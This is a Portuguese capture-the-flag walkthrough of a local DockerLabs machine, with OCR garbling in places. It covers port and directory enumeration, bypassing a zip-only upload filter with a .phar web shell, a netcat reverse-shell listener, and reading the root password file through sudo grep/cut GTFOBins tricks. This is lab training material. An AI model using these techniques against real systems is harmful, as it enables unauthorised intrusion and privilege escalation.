maq.dockerlabs1

MÁQUINA DOCKERLABS



Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/


Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -A -sS -sV -sC --open -p- -T5 -n -

```
)-[~/dockerlabs/maq.facil/maq.dockerlabs ]
    nmap 172.17.0.2 -A -sS -sC -sV --open -p- -T5 -n -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 15:34 -03
Nmap scan report for 172.17.0.2
Host is up (0.000058s latency).
Not shown: 65534 closed tcp ports (reset)
      STATE SERVICE VERSION
                     Apache httpd 2.4.58 ((Ubuntu))
80/tcp open http
|_http-title: Dockerlabs
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
TRACEROUTE
HOP RTT
           ADDRESS
    0.06 ms 172.17.0.2
OS and Service detection performed. Please report any incorrect results at https://nmap
Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
```

Verificando podemos ver que temos a porta 80 aberta.





```
)-[~/dockerlabs/maq.facil/maq.dockerlabs
    gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directo
ry-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                              http://172.17.0.2
[+] Url:
[+] Method:
 +] Threads:
                              /usr/share/seclists/Discovery/Web-Content/directory-list-lowe
[+] Wordlist:
rcase-2.3-medium.txt
[+] Negative Status codes:
[+] User Agent:
                              gobuster/3.6
[+] Extensions:
                              html,py,txt,php
[+] Timeout:
Starting gobuster in directory enumeration mode
/index.php
                       (Status: 200) [Size: 8235]
                       (Status: 403) [Size: 275]
/.php
                       (Status: 403) [Size: 275]
/.html
/uploads
                       (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/upload.php
                       (Status: 200) [Size: 0]
                       (Status: 200) [Size: 1361]
/machine.php
                       (Status: 403) [Size: 275]
(Status: 403) [Size: 275]
/.php
/.html
/server-status
                       (Status: 403) [Size: 275]
```

UPLOADS: É uma pasta onde são armazenados os arquivos que possivelmente podem ser carregados por alguma rota.

UPLOAD.PHP: É um arquivo php que não pode ser lido, possivelmente é o script intermediário responsável por enviar os arquivos para uploads

MACHINE.PHP: O mais interessante dos 3, consiste em um formulário no qual você pode fazer upload de arquivos que serão armazenados no diretório uploads.





Este é o conteúdo do machine.php qual nos pede para inserir um arquivo para fazer upload.

Tentamos fazer upload de um arquivo txt e ele nos informará o erro que so permite arquivos zip Como evidentemente estamos diante de um possível Vulnerabilidade de upload de arquivo arbitrário.


Abrimos burp suite para simplificar a tarefa, carregamos um arquivo. Capturamos a solicitação e enviamos para reapeter. Lá modificaremos as extensões até encontrarmos uma diferente zip que possa ser interpretada pelo servidor e ao mesmo tempo pular as validações.


6/17

Pois PHP temos o seguinte extensiones bypass extensiones bypass ncontrado no hacktricks 1


PHP: .php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phts, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .módulo

Encontramos a extensão correta phar e criamos uma reverse shell e enviamos burp suite com as seguintes características:





Index of /uploads




veja que o arquivo "shell.phar" foi enviado com sucesso. agora é so clicar nele, e acrescentar na URL os comando ?cmd=whoami.

ficando assim: 172.17.0.2/uploads/shell.phar?


cmd=whoami

veja que agora somos www-data





agora vamos enviar uma reverse shell na URL para nos conectar pelo NETCAT.

vamos pegar a no site: https://www.revshells.com/



agora vamos no BURP SUITE e colamos a reverse shell que nem esta mostrando a imagem abaixo:





Abrimos um shell em modo de escuta com no

```
(root@ soja)-[~]

# nc -lvnp 9000
listening on [any] 9000 ...
connect to [192.168.0.24] from (UNKNOWN) [172.17.0.2] 44944
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@90aa6a46886b:/var/www/html/uploads$ whoami
whoami
www-data
```

Procurando maneiras de escalar privilégios executar o comando sudo -



Vemos que temos acesso sudo a binários que podem ler arquivos com extensão root.

Vamos aos percursos mais comuns onde pode haver alguma informação e opt encontramos algo interessante:

```
(TOUL) NOPASSWD. /UST/DIH/grep
www-data@90aa6a46886b:/$ ls
bin dev home lib.usr-is-merged media opt root sbin sys usr
boot etc lib lib64
                                  mnt proc run
                                                    srv tmp var
www-data@90aa6a46886b:/$ cd opt
www-data@90aa6a46886b:/opt$ ls -la
total 12
drwxr-xr-x 1 root root 4096 May 17 16:29 .
drwxr-xr-x 1 root root 4096 Oct 8 20:32 ..
-rw-r--r-- 1 root root 129 May 17 16:29 nota.txt
www-data@90aa6a46886b:/opt$ cat nota.txt
Protege la clave de root, se encuentra en su directorio /root/clave.txt, menos mal que
nadie tiene permisos para acceder a ella.
www-data@90aa6a46886b:/opt$
```



consulta acima pelo CHATGPT. ou se preferir no site abaixo:

Vamos para https://gtfobins.github.io/ e ver como explorar esses binários.

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo cut -d "" -f1 "$LFILE"
```

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo grep '' $LFILE
```

os dois comando tanto do cut e a do grep fucionou:

```
| www-data@9@aa6a46886b:/$ | COMANDO 1 | www-data@9@aa6a46886b:/$ | sudo cut -d':' -f1 /root/clave.txt | dockerlabsmolamogollon123 | www-data@9@aa6a46886b:/$ | COMANDO 2 | POSSÍVEL SENHA
```

Tentamos fazer login como root e senha encontramos.

www-data@90aa6a46886b:/\$ su
Password:
root@90aa6a46886b:/# whoami
root
root@90aa6a46886b:/#

somos root

bobmarley